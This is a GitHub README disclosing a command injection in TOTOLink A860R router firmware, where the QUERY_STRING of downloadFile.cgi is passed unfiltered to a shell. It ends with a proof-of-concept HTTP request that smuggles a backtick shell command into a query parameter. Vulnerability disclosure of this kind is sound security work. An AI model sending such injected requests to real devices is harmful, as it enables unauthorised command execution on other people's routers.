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IOT_vuln / TOTOLink / A860R / README.md



F0und-icu TOTOLINK

History

1 contributor

52 lines (32 sloc) | 1.94 KB

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TOTOLink A860R V4.1.2cu.5182_B20201027 Has an command injection vulnerability

Overview

- **Type:** command injection vulnerability
- **Vendor:** TOTOLINK (<https://www.totolink.net/>)
- **Products:** WiFi Router, such as A860R V4.1.2cu.5182_B20201027
- **Firmware download address:** http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=62&ids=36

Description


1.Product Information:

TOTOLink A860R V4.1.2cu.5182_B20201027 router, the latest version of simulation overview:


编号	标题	版本	上传时间	下载
1	A860R升级固件	V4.1.2cu.5182_B20201027	2021-07-27	
2	A860R数据资料	Ver1.0	2021-08-03	

The latest version on the official website)

2. Vulnerability details



TOTOLINK A860R V4.1.2cu.5182_B20201027 was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY_STRING parameter.



We can see that the os will get QUERY_STRING without filter splice to the string echo QUERY_STRING:%s >/tmp/download and execute it. So, If we can control the QUERY_STRING , it can be command injection.

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

